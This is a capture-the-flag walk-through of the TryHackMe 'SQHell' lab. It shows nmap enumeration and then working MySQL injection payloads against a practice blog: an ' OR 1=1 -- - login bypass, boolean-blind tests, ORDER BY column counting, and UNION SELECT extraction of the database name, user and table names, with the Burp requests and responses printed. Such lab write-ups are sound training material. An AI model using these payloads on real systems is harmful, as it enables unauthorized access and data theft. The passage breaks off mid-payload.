TryHackMe SQHell


Saikat Karmakar | Aug 10 : 2021

This a walk-through of TryHackme room SQHell . Flags are not in order I took notes a I found them and also this may look lengthy because I myself first tried to understand the exploits & then tried to explain them so please bear with me. As always we start with the enumeration using nmap.
`nmap -sC -sV -A -T4 -v -oN scan/nmap 10.10.85.185`

- Let's break it down
  > - `-sC` for default scripts
  > - `-sV` service version of the services running
  > - `-A` aggresive scan
  > - `-T4` speed of the scan
  > - `-v` for verbosity
  > - `-oN` save the output to a normal file
- ***Enumeration***

```bash
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 32:1b:a8:16:96:db:29:85:fe:61:b7:b5:fe:01:77:27 (RSA)
|   256 a0:82:ef:e5:8d:15:11:d9:4e:15:43:77:c7:54:73:00 (ECDSA)
|_  256 09:3e:69:4e:fa:97:1a:d2:67:af:fe:bb:b0:70:72:10 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
language-bash

- There are 2 ports open 80 & 22. Let's check the web-server.

- 

My Blog

Second Post : by admin


Etiam sit amet est in lacus ullamcorper luctus. Aliquam erat volutpat. Aliquam diam enim, consequat eget dui nec, congue porta enim. Integer venenatis dignissim erat, non elementum ante tincidunt a. Proin congue faucibus odio, at condimentum nibh hen [Read More]

First Post : by admin

Lorem ipsum dolor sit amet, consectetur adipiscing elit. In id mollis quam. Quisque quis enim eu velit dapibus dignissim quis id dolor. Sed volutpat, magna ut venenatis egestas, diam velit hendrerit nisl, ac suscipit lacus tortor ut nisi. Vestibulum [Read More]

Terms & Conditions

Flag 1, 2, 5


- There is a get parameter `id` let's try to inject here
  - 

View Post

Home / Post: First Post


First Post

Lorem ipsum dolor sit amet, consectetur adipiscing elit. In id mollis quam. Quisque quis enim eu velit dapibus dignissim quis id dolor. Sed volutpat, magna ut venenatis egestas, diam velit hendrerit nisl, ac suscipit lacus tortor ut nisi. Vestibulum finibus leo vitae consectetur cursus. Integer ut urna nulla. Ut vulputate imperdiet consequat. Sed et est maximus, porta lectus eget, lacinia ligula. Sed tristique odio id eleifend cursus.

  - So we get an error & we can see the database is `mysql`. That's an important finding. Now we can build out payloads for mysql
  - 


```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' OR 1=1 -- -' at line 1
```

  - We can use burp to make things a bit easier. Burp's passive scanner found some urls with get parameters. Let's check them out

- 

```
age and general binary content;  hiding 4xx responses;  hiding empty folders
Host                 Method   URL                     Params   Status
http://10.10.85.185  GET      /post?id=1              ✓
http://10.10.85.185  GET      /post?id=2              ✓
http://10.10.85.185  GET      /user?id=1              ✓
http://10.10.85.185  GET      /                                200
http://10.10.85.185  GET      /login
http://10.10.85.185  GET      /post
http://10.10.85.185  GET      /register
http://10.10.85.185  GET      /terms-and-conditions
http://10.10.85.185  GET      /user
```

- `Let's start with the login page`



re | 10.10.85.185/login

Login

Home / Login


Invalid Username / Password Combination

Login

Username:

Password:

- If we use simple payload `' OR 1=1 -- -` we can successfully login.


Login

Home / Login

Invalid Username / Password Combination

Login


Username:

' OR 1=1 -- -

Password:

•••••••••••


-
- We got the flag1


Logged In

Logged In

THM{FLAG1[redacted]}

-
- Getting back tho the `id` parameter of the view post page.
- If we use the payload `id=2 and 1=1 --` we get a valid response.


- 

```
GET /post?id=2+and+1%3d1+-- HTTP/1.1
Host: 10.10.85.185
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Connection: close
```

```
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 2119

<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      View Post
    </title>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3
  </head>
  <body>
    <div class="pull-right">
      <a href="/login" class="btn btn-success">Login</a>
      <a href="/register" class="btn btn-info">Register</a>
    </div>
    <div class="container" style="margin-top:20px">
      <h1 class="text-center">
        View Post
      </h1>
      <div class="row">
        <div class="col-md-6 col-md-offset-3">
```

2,287 bytes | 486 millis

- If we use `id=2 and 1=2 --` we get an error. So we kind of have a <u>boolean-based blind</u> SQLi.

- 


Target: http://10.10.85.185

```
GET /post?id=2+and+1%3d2+-- HTTP/1.1
Host: 10.10.85.185
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 10 Aug 2021 13:30:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 14

Post not found
```

180 bytes | 2,082 millis

- Ran some gobuster found nothing much


- 

```
===============================================================
/login                (Status: 200) [Size: 1763]
/post                 (Status: 200) [Size: 21]
/register             (Status: 200) [Size: 2593]
/user                 (Status: 200) [Size: 21]
===============================================================
```

- We have to find info. about the tables. I tried to get info from the default mysql `information_schema` using this payload `AND SELECT SUBSTR(table_name,1,1) FROM information_schema.tables > 'A'` & used burp to go through all letters & nothing worked. So back to basics.

- So I'm stating from searching for number of columns. Payload `id=1 ORDER by 1`


- So there must be 4 columns

- 

```
10.10.85.185/post?id=2%20ORDER%20by%205
```

Unknown column '5' in 'order clause'

- Now we can try to do an union based attack. Payload `id=1 and 1=2 union select 1,2,3,4`. So the column 2 & 3 are leaking data.If we search default mysql functions we can see there is default function called `user()` which returns `Return the current user name and host name for the MySQL connection`. https://www.w3schools.com/mysql/func_mysql_user.asp



Definition and Usage

The USER() function returns the current user name and host name for the MySQL connection.


Note: This function is equal to the SESSION_USER() function and the SYSTEM_USER() function.

Tip: Also look at the CURRENT_USER() function.

Syntax

```
USER()
```

-
- And also a `database()` function as well. https://www.w3schools.com/mysql/func_mysql_database.asp



Definition and Usage


The DATABASE() function returns the name of the current database.

If there is no current database, this function returns NULL or "".

Syntax

```
DATABASE()
```

-
- Let's try to modify our payload to get those information. Payload `id=1 and 1=2 union select 1,database(),user(),4`
- So we got the database name & the current username



Request

Pretty Raw Hex \n

```
GET /post?id=1+AND+1=2+UNION+SELECT+1,database(),user(),4 HTTP/1.1
Host: 10.10.85.185
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Connection: close
```


Response

Pretty Raw Hex Render \n

```
      <h1 class="text-center">
        View Post
      </h1>
      <div class="row">
        <div class="col-md-6 col-md-offset-3">
          <ol class="breadcrumb">
            <li>
              <a href="/">Home</a>
            </li>
            <li class="active">
              Post: sqhell_5
            </li>
          </ol>
          <div class="panel panel-default" style="margin-top:50px">
            <div class="panel-heading">
              sqhell_5
            </div>
            <div class="panel-body">
              user_6@localhost
            </div>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

Done   1,378 bytes | 473 millis

-
- With the help of a payload i found on this payload of all things github repo I build this payload `id=1 and 1=2 UNION SELECT 1,SUBSTR(table_name,1,1),3,4 FROM information_schema.tables where table_schema='sqhell_5'`



```
35/post?id=1+and+1%3d2%20UNION%20SELECT%201,SUBSTR(table_name,1,1),3,4%20FROM%20information_s
```

